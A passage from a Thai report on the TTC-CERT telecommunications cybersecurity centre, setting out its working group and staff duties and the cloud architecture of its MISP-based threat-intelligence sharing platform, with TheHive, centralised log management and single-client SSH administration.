(2) ผู้ทำงานซึ่งเป็นผู้แทนของผู้ประกอบกิจการโทรคมนาคมที่เป็นผู้ลงนามในบันทึกข้อตกลงความร่วมมือการจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ ด้านโทรคมนาคม ฉบับลงวันที่ 22 กันยายน พ.ศ. 2563

คณะทำงานดำเนินการศูนย์ TTC-CERT มีอำนาจหน้าที่บริหารจัดการดำเนินการของศูนย์ TTC-CERT ให้เป็นไปตามวัตถุประสงค์ของศูนย์ TTC-CERT และรวมถึงการดำเนินกิจกรรมต่าง ๆ ดังต่อไปนี้

(1) ดำเนินการตามโครงการศูนย์ TTC-CERT ซึ่ง สทค. ได้รับทุนสนับสนุนการวิจัยจาก กทปส. ให้สำเร็จลุล่วงสมบูรณ์ถูกต้องตามเงื่อนไขและเงื่อนเวลาที่กำหนดไว้ในสัญญารับทุนระหว่าง สทค. กับ กทปส. ฉบับลงวันที่ 22 กันยายน พ.ศ. 2563 ซึ่งรวมถึงการดำเนินการในขั้นการเตรียมการจัดตั้ง ศูนย์ TTC-CERT เช่น การสรรหาบุคลากร การพิจารณาจัดซื้อจัดหาอุปกรณ์และเครื่องมือ การจัดหาสถานที่ทำงาน ฯลฯ ตลอดจนวางแผนการบริหารนโยบาย Strategic Direction ของ ศูนย์ TTC-CERT รวมทั้งการจัดให้มี ผู้บริหารแผนงาน/โครงการ (Project Management) ตามความเหมาะสม

(2) ก่อตั้งเครือข่ายความร่วมมือระหว่างสมาชิก เพื่อการประสานงานและแลกเปลี่ยนข้อมูลข่าวสารด้านความมั่นคงปลอดภัยไซเบอร์ระหว่างผู้ประกอบกิจการโทรคมนาคมที่เป็นสมาชิก

(3) กำหนดขั้นตอน วิธีการ รูปแบบ บุคลากร เครื่องมือและเทคโนโลยีที่จำเป็นในการประสานงานเพื่อให้การประสานงานมีมาตรฐานและประสิทธิภาพที่ดีกว่าการประสานงานท่ามกลาง ผู้ประกอบกิจการโทรคมนาคมด้วยกันเอง

(4) ศึกษาและรวบรวมข้อมูลเกี่ยวกับ Cyber Security และหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (Critical Information Infrastructure - CII)

(5) จัดทำข้อเสนอแนะต่อการพัฒนาอุตสาหกรรมโทรคมนาคมที่เกี่ยวข้องกับ Cyber Security และ โครงสร้างพื้นฐานสำคัญทางสารสนเทศ (Critical Information Infrastructure - CII) เพื่อเสนอต่อหน่วยงานภาครัฐ

(6) เป็นศูนย์กลางของสมาชิกในการระดมความช่วยเหลือในการแก้ปัญหาภัยคุกคามด้านความมั่นคงปลอดภัยทางไซเบอร์ให้กับสมาชิก

(7) เป็นตัวแทนของสมาชิก เพื่อแสวงหาความร่วมมือกับองค์กรต่าง ๆ ในเรื่องความมั่นคงปลอดภัยไซเบอร์

(8) เป็นตัวแทนของสมาชิกหรือร่วมกับสมาชิกในการประสานงานกับองค์กรภายนอก ทั้งภาครัฐและเอกชน ทั้งในประเทศและต่างประเทศ ในกรณีที่มีเหตุกระทบความมั่นคงปลอดภัยไซเบอร์ต่ออุตสาหกรรมโทรคมนาคมหรือกระทบต่อสมาชิก

(9) เป็นตัวแทนของสมาชิกในการประสานงานกับภาครัฐให้มีการกำกับดูแลด้านความมั่นคงปลอดภัยไซเบอร์ โดยคำนึงถึงผลกระทบต่อการดำเนินธุรกิจของสมาชิก

(10) เป็นตัวแทนของสมาชิกในการสร้างภาพลักษณ์ที่ดีต่อสาธารณะในเรื่องความมั่นคงปลอดภัยไซเบอร์

(11) สนับสนุนสมาชิกในการพัฒนาและเพิ่มขีดความสามารถในการดำเนินการให้สอดคล้องกับมาตรฐานความมั่นคงปลอดภัยไซเบอร์

(12) กำหนดข้อตกลง พัฒนาแพลตฟอร์ม (Platform) ที่ใช้ในการแลกเปลี่ยน Incident กับสมาชิก รวมถึง ISAC/CSIRT/CERT ระหว่าง Sector อื่นๆ เป็นต้น

(13) พัฒนา Traffic Light Protocol ร่วมกับบรรดาสมาชิก

(14) ส่งเสริมพัฒนา และเสนอแนะการยกระดับความพร้อมของบุคลากรด้าน Cyber Security ในอุตสาหกรรมโทรคมนาคม

(15) ร่วมสร้างความตระหนัก และความรู้ความเข้าใจถึงความเสี่ยงและวิธีป้องกันขั้นพื้นฐานให้กับผู้ใช้บริการโทรคมนาคม

(16) พัฒนามาตรฐานความมั่นคงปลอดภัยปลอดภัยไซเบอร์สำหรับอุตสาหกรรมโทรคมนาคม และผลักดันให้ได้รับการยอมรับอย่างเป็นทางการ

(17) พัฒนาแผนรับมือภัยคุกคามความมั่นคงปลอดภัยไซเบอร์ และร่วมกับสมาชิกในการ เตรียมความพร้อม และซักซ้อมการปฏิบัติการตามแผนดังกล่าว

5.6.2. TTC-CERT Director ทำหน้าที่ในการดำเนินการด้านการบริหารจัดการศูนย์ TTC-CERT ดังนี้

(1) วางแผน บริหารจัดการทั่วไป ดำเนินการและบริหารงานต่าง ๆ เช่น การบริหารบุคคลของศูนย์ TTC-CERT การบริหารงานสมาชิกฯ

(2) ดำเนินโครงการและกิจกรรมต่าง ๆ เช่น งานแถลงข่าว งาน Capacity Building งานสัมมนาเพื่อประโยชน์สาธารณะ และการส่งมอบงานให้กองทุน

(3) เป็นผู้แทนสมาชิกในการสร้างเครือข่าย และการประสานงานกับภาครัฐและองค์กรอื่น ๆ

(4) ดำเนินการเกี่ยวกับการเผยแพร่ความรู้ในด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะ

5.6.3. Information Security Consultant and Analyst Manager ทำหน้าที่ในการดำเนินการเกี่ยวกับการรักษาความมั่นคงปลอดภัยทางไซเบอร์ รวมถึงหน้าที่ต่าง ๆ ดังนี้

(1) เป็นหัวหน้าทีมวิจัยและพัฒนา ในการบริหารจัดการการปฏิบัติงานของศูนย์ TTC-CERT ระบบ Platform การแลกเปลี่ยนข้อมูล และระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed)

(2) เป็น Information Security Consultant

(3) เฝ้าระวังและวิเคราะห์ Incident ต่าง ๆ ที่เกิดขึ้น

5.6.4. Cyber Security Project Supervisor ทำหน้าที่สนับสนุน Information Security Consultant and Analyst Manager รวมถึงหน้าที่ต่าง ๆ ดังนี้

(1) บริหารจัดการและทำการเชื่อมต่อระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) จากแหล่งข้อมูลต่าง ๆ เข้าไปยังระบบ Platform การแลกเปลี่ยนข้อมูล


(2) บริหารจัดการรระบบ Platform การแลกเปลี่ยนข้อมูล เพื่อให้รองรับการเชื่อมต่อและการใช้งานกับสมาชิก

(3) ศึกษา ค้นคว้าและวิจัยข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์ จากแหล่งข้อมูลอัจฉริยะ รวมถึงแจ้งเตือนและให้คำแนะนำในการป้องกันและบรรเทาแก่สมาชิก

5.6.5. เจ้าหน้าที่ธุรการ (Administrator) ทำหน้าที่ประสานงานทั่วไปของศูนย์ TTC-CERT และรับผิดชอบงานธุรการของศูนย์ TTC-CERT

6. การออกแบบสถาปัตยกรรมของระบบ (System Architecture Design)

การออกแบบสถาปัตยกรรมของระบบในภาพรวมของระบบ Platform การแลกเปลี่ยนข้อมูล มีรายละเอียดดัง**ภาพที่ 7**



ภาพที่ 7 *การออกแบบสถาปัตยกรรมของระบบ*

เครื่องแม่ข่ายทั้งหมดจะติดตั้งในระบบคลาวด์ โดยใช้รูปแบบ Infrastructure as a service (IaaS) ซึ่งผู้ให้บริการระบบคลาวด์ (Cloud Service Provider) จะเป็นผู้จัดเตรียมฮาร์ดแวร์และระบบทั้งหมด นอกจากนี้ ผู้ให้บริการระบบคลาวด์ ยังต้องจัดเตรียมระบบสนับสนุนต่าง ๆ ที่พร้อมให้การบริการระบบคลาวด์มีความต่อเนื่อง ไม่ว่าจะเป็นสถานการณ์ใด ๆ เช่น ไฟไหม้ น้ำท่วม หรือภัยจากธรรมชาติอื่น ๆ เป็นต้น ซึ่งการใช้ระบบคลาวด์รูปแบบดังกล่าวมีความคุ้มค่าและความปลอดภัย เนื่องจากเราสามารถเลือกประเภทการบริการที่ต้องการได้เอง ไม่ว่าจะเป็นจำนวน Core ของ CPU ขนาดของ RAM ขนาดพื้นที่ของฮาร์ดดิสก์ อีกทั้งเรายังสามารถที่จะเพิ่มหรือขยายขีดความสามารถของฮาร์ดแวร์ได้ตามความต้องการของเรา ซึ่งโดยส่วนใหญ่แล้วผู้ให้บริการระบบคลาวด์จะคิดค่าใช้จ่ายตามสัดส่วนที่ลูกค้าขอใช้บริการ สำหรับประเด็นในเรื่องความปลอดภัย เนื่องจากผู้ให้บริการระบบคลาวด์จะมีทรัพยากรที่พร้อมทุกด้าน ไม่ว่าจะเป็นฮาร์ดแวร์ ซอฟต์แวร์ และบุคลากรที่มีความเชี่ยวชาญ ดังนั้นจึงสามารถให้บริการด้วยความปลอดภัยตามมาตรฐาน ในส่วนของการควบคุมด้านความปลอดภัยของเครื่องแม่ข่ายเสมือน (Virtual Private Server) ตั้งแต่ระบบปฏิบัติการขึ้นไปจะควบคุมโดยผู้วิจัยเอง ทำให้เราสามารถควบคุมได้ตามความต้องการของเรา เช่น การเข้ารหัสฮาร์ดดิสก์ การควบคุมการเข้าถึงระบบ เป็นต้น

ระบบ Platform การแลกเปลี่ยนข้อมูล จะมีการใช้งาน Network Firewall เพื่อใช้ในการควบคุม ตรวจสอบ และป้องกันการเข้าถึงเครื่องแม่ข่ายในระบบทั้งหมด โดย Network Firewall จะถูกติดตั้งระหว่างเครือข่ายอินเทอร์เน็ตและระบบภายใน

เครื่องแม่ข่ายระบบ Platform การแลกเปลี่ยนข้อมูล จะใช้แอพพลิเคชั่นชื่อ Malware Information Sharing Platform (MISP) โดยต่อไปนี้จะเรียกว่า “เครื่องแม่ข่าย MISP” โดยเครื่องแม่ข่าย MISP จะใช้โปรโตคอลในการสื่อสารดังนี้

- โปรโตคอล HTTPS (Hypertext Transfer Protocol Secure) ใช้ในการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) ทั้งที่เป็นแบบ (1) ระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะจากแหล่งข้อมูลเปิด (Open Source Threat Intelligence Feed) และ (2) ระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะจากแหล่งข้อมูลแบบคอมเมอร์เชียล (Commercial Threat Intelligence Feed) นอกจากนี้ยังใช้โปรโตคอล HTTPS ในการสื่อสารระหว่างเครื่องผ่าน API (application programming interface) ของเครื่องแม่ข่าย MISP
- โปรโตคอล NTP (Network Time Protocol) ใช้ในการเทียบเวลามาตรฐานและตั้งค่าเวลาบนเครื่องแม่ข่าย MISP ผ่านระบบเครือข่ายกับ pool.ntp.org
- โปรโตคอล SSH (Secure Shell) ใช้ในการติดต่อสื่อสารระหว่างเครื่องคอมพิวเตอร์บนระบบเครือข่ายเพื่อให้สามารถเข้าควบคุมหรือสั่งการเครื่องแม่ข่าย MISP ได้อย่างปลอดภัย โดยการ

เข้าถึงเครื่องแม่ข่าย MISP ผ่านโปรโตคอล SSH นั้นจะกำหนดให้สามารถเข้าถึงได้เฉพาะเครื่อง Client เครื่องเดียวเท่านั้น (ตามภาพที่ 1)

- TCP port 9200 และ TCP port 5044 จะใช้สำหรับเครื่องแม่ข่าย MISP ในการส่งข้อมูล Log ต่าง ๆ ของเครื่องแม่ข่าย MISP ไปที่เครื่องแม่ข่าย Log Management เพื่อจัดเก็บข้อมูลจราจรทางคอมพิวเตอร์และข้อมูลการทำงานของคอมพิวเตอร์แบบรวมศูนย์

เครื่อง Intelligence Gathering เป็นเครื่องคอมพิวเตอร์ที่มีหน้าที่ ค้นหา รวบรวมข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์ในอินเทอร์เน็ต ที่มีรูปแบบข้อมูลที่แตกต่างจากรูปแบบของ MISP เช่น STIX (Structured Threat Information eXpression) หรือ OpenIOC (Open Indicators of Compromise) เป็นต้น โดยเครื่อง Intelligence Gathering จะใช้โปรโตคอลในการสื่อสารดังนี้

- โปรโตคอล HTTPS (Hypertext Transfer Protocol Secure) ใช้ในการค้นหา รวบรวมข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์ในอินเทอร์เน็ต นอกจากนี้ยังใช้โปรโตคอล HTTPS ในการสื่อสารและส่งข้อมูลภัยคุกคามทางไซเบอร์ให้กับเครื่องแม่ข่าย MISP ผ่าน API (application programming interface) ของเครื่องแม่ข่าย MISP
- โปรโตคอล NTP (Network Time Protocol) ใช้ในการเทียบเวลามาตรฐานและตั้งค่าเวลาบนเครื่อง Intelligence Gathering ผ่านระบบเครือข่ายกับ pool.ntp.org
- โปรโตคอล SSH (Secure Shell) ใช้ในการติดต่อสื่อสารระหว่างเครื่องคอมพิวเตอร์บนระบบเครือข่ายเพื่อให้สามารถเข้าควบคุมหรือสั่งการเครื่อง Intelligence Gathering ได้อย่างปลอดภัย โดยการเข้าถึงเครื่อง Intelligence Gathering ผ่านโปรโตคอล SSH นั้นจะกำหนดให้สามารถเข้าถึงได้เฉพาะเครื่อง Client เครื่องเดียวเท่านั้น (ตามภาพที่ 1)
- TCP port 9200 และ TCP port 5044 จะใช้สำหรับเครื่อง Intelligence Gathering ในการส่งข้อมูล Log ต่าง ๆ ของเครื่อง Intelligence Gathering ไปที่เครื่องแม่ข่าย Log Management เพื่อจัดเก็บข้อมูลจราจรทางคอมพิวเตอร์และข้อมูลการทำงานของคอมพิวเตอร์แบบรวมศูนย์

เครื่อง Intelligence Service เป็นเครื่องคอมพิวเตอร์ที่มีหน้าที่รวบรวมข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์จากเครื่องแม่ข่าย MISP มาเก็บไว้ในรูปแบบที่สามารถให้อุปกรณ์รักษาความปลอดภัยของสมาชิกนำไปใช้ได้ เช่น ไฟล์ txt, ไฟล์ csv เป็นต้น โดยเครื่อง Intelligence Service จะใช้โปรโตคอลในการสื่อสารดังนี้

- โปรโตคอล HTTPS (Hypertext Transfer Protocol Secure) ใช้เป็นช่องทางให้กับอุปกรณ์รักษาความปลอดภัยของสมาชิกเข้าถึงข้อมูลที่จัดเตรียมไว้ให้เพื่อนำไปใช้ในการป้องกันภัยคุกคามทางไซเบอร์ให้กับหน่วยงานหรือองค์กร นอกจากนี้ยังใช้โปรโตคอล HTTPS ในการ

สื่อสารและจัดเตรียมข้อมูลภัยคุกคามทางไซเบอร์กับเครื่องแม่ข่าย MISP ผ่าน API (application programming interface) ของเครื่องแม่ข่าย MISP

- โปรโตคอล NTP (Network Time Protocol) ใช้ในการเทียบเวลามาตรฐานและตั้งค่าเวลาบนเครื่อง Intelligence Service ผ่านระบบเครือข่ายกับ pool.ntp.org
- โปรโตคอล SSH (Secure Shell) ใช้ในการติดต่อสื่อสารระหว่างเครื่องคอมพิวเตอร์บนระบบเครือข่ายเพื่อให้สามารถเข้าควบคุมหรือสั่งการเครื่อง Intelligence Service ได้อย่างปลอดภัย โดยการเข้าถึงเครื่อง Intelligence Service ผ่านโปรโตคอล SSH นั้นจะกำหนดให้สามารถเข้าถึงได้เฉพาะเครื่อง Client เครื่องเดียวเท่านั้น (ตามภาพที่ 1)
- TCP port 9200 และ TCP port 5044 จะใช้สำหรับเครื่อง Intelligence Service ในการส่งข้อมูล Log ต่าง ๆ ของเครื่อง Intelligence Service ไปที่เครื่องแม่ข่าย Log Management เพื่อจัดเก็บข้อมูลจราจรทางคอมพิวเตอร์และข้อมูลการทำงานของคอมพิวเตอร์แบบรวมศูนย์

เครื่องแม่ข่าย Log Management เป็นเครื่องแม่ข่ายที่มีหน้าที่บริหารจัดการเก็บข้อมูลจราจรทางคอมพิวเตอร์ (Log) โดยมีการเก็บข้อมูล Log แบบรวมศูนย์และแยกออกมาจากการเก็บ Log File ภายในเครื่องคอมพิวเตอร์หรือเครื่องแม่ข่าย โดยการที่เก็บข้อมูล Log แบบรวมศูนย์ จะช่วยให้สามารถมองเห็นความสัมพันธ์ของเหตุการณ์ต่าง ๆ ที่เกิดขึ้น ช่วยให้สามารถมองเห็น root cause รวมไปถึงสามารถประเมินเหตุการณ์ที่จะเกิดขึ้นในอนาคตได้ อีกทั้ง การเก็บข้อมูล Log แบบรวมศูนย์จะช่วยในการลดโอกาสที่ข้อมูล Log จะสูญหาย หรือถูกเปลี่ยนแปลงโดยผู้ที่ไม่หวังดีที่ต้องการบิดเบือนข้อมูลหรือพยายามลบข้อมูล Log ทิ้ง หรือถูกทำลายหลักฐานที่สามารถเชื่อมโยงถึงผู้ที่ไม่หวังดีได้ โดยเครื่องแม่ข่าย Log Management จะใช้โปรโตคอลในการสื่อสารดังนี้

- โปรโตคอล HTTP (Hypertext Transfer Protocol) ผ่าน TCP port 9200 และ TCP port 5044 จะใช้สำหรับเครื่องแม่ข่าย Log Management ในการรวบรวมข้อมูล Log และข้อมูลการทำงานของคอมพิวเตอร์จากเครื่องคอมพิวเตอร์หรือเครื่องแม่ข่ายอื่น ๆ สำหรับใช้ในการวิเคราะห์ข้อมูลต่อไปนอกจากนี้ ยังใช้ในการแสดงข้อมูลที่เป็น Visualize ให้สามารถนำข้อมูล Log มาวิเคราะห์โดยสามารถทำให้อยู่ในรูปของ charts, graphs และอื่น ๆ ได้ตามความต้องการของผู้ใช้งาน
- โปรโตคอล NTP (Network Time Protocol) ใช้ในการเทียบเวลามาตรฐานและตั้งค่าเวลาบนเครื่องแม่ข่าย Log Management ผ่านระบบเครือข่ายกับ pool.ntp.org
- โปรโตคอล SSH (Secure Shell) ใช้ในการติดต่อสื่อสารระหว่างเครื่องคอมพิวเตอร์บนระบบเครือข่ายเพื่อให้สามารถเข้าควบคุมหรือสั่งการเครื่องแม่ข่าย Log Management ได้อย่างปลอดภัย โดยการเข้าถึงเครื่องแม่ข่าย Log Management ผ่านโปรโตคอล SSH นั้นจะกำหนดให้สามารถเข้าถึงได้เฉพาะเครื่อง Client เครื่องเดียวเท่านั้น (ตามภาพที่ 1)

เครื่องแม่ข่าย The Hive มีหน้าที่ในการจัดการข้อมูลสำหรับตอบสนองต่อเหตุการณ์ด้านความปลอดภัย ซึ่งสามารถใช้งานร่วมกับข้อมูลที่เก็บไว้ใน MISP สามารถทำให้ผู้ปฏิบัติงานเกี่ยวกับการตอบสนองต่อเหตุการณ์ด้านความปลอดภัยตรวจสอบข้อมูลต่าง ๆ ที่เกี่ยวพันธ์กันและดำเนินการแก้ไขปัญหาได้อย่างรวดเร็ว โดยเครื่องแม่ข่าย The Hive จะใช้โปรโตคอลในการสื่อสารดังนี้

- โปรโตคอล HTTPS (Hypertext Transfer Protocol Secure) ใช้ในการเก็บข้อมูลหรือการแสดงข้อมูลสำหรับตอบสนองต่อเหตุการณ์ด้านความปลอดภัย และใช้ HTTPS TCP port 9000 ในการรับส่งข้อมูลกับ MISP อีกด้วย
- โปรโตคอล NTP (Network Time Protocol) ใช้ในการเทียบเวลามาตรฐานและตั้งค่าเวลาบนเครื่องแม่ข่าย The Hive ผ่านระบบเครือข่ายกับ pool.ntp.org
- โปรโตคอล SSH (Secure Shell) ใช้ในการติดต่อสื่อสารระหว่างเครื่องคอมพิวเตอร์บนระบบเครือข่ายเพื่อให้สามารถเข้าควบคุมหรือสั่งการเครื่องแม่ข่าย MediaWiki ได้อย่างปลอดภัย โดยการเข้าถึงเครื่องแม่ข่าย MediaWiki ผ่านโปรโตคอล SSH นั้นจะกำหนดให้สามารถเข้าถึงได้เฉพาะเครื่อง Client เครื่องเดียวเท่านั้น (ตามภาพที่ 1)
- TCP port 9200 และ TCP port 5044 จะใช้สำหรับเครื่องแม่ข่าย The Hive ในการส่งข้อมูล Log ต่าง ๆ ของเครื่องแม่ข่าย The Hive ไปที่เครื่องแม่ข่าย Log Management เพื่อจัดเก็บข้อมูลจราจรทางคอมพิวเตอร์และข้อมูลการทำงานของคอมพิวเตอร์แบบรวมศูนย์


เครื่องลูกข่าย Client มีหน้าที่ในการบริหารจัดการเครื่องแม่ข่ายของระบบ Platform การแลกเปลี่ยนข้อมูล และ Firewall ซึ่งการออกแบบจะใช้เครื่องลูกข่าย Client เป็นเครื่องเดียวที่จะสามารถเข้าถึงเครื่องแม่ข่ายจากระยะไกลผ่านโปรโตคอล SSH ได้ ซึ่งการออกแบบในลักษณะนี้จะสามารถเพิ่มความปลอดภัยให้กับระบบได้และทำให้การเก็บข้อมูล Log ที่เกี่ยวกับการเข้าถึงเครื่องแม่ข่ายจากระยะไกลผ่านโปรโตคอล SSH มีความรัดกุมและครบถ้วน โดยเครื่องลูกข่าย Client จะใช้โปรโตคอลในการสื่อสารดังนี้

- โปรโตคอล HTTPS (Hypertext Transfer Protocol Secure) ใช้เป็นช่องทางในการปรับแต่งหรือกำหนดค่า (configure) Firewall, MISP, Log Management, MediaWiki
- โปรโตคอล NTP (Network Time Protocol) ใช้ในการเทียบเวลามาตรฐานและตั้งค่าเวลาบนเครื่องลูกข่าย Client ผ่านระบบเครือข่ายกับ Firewall
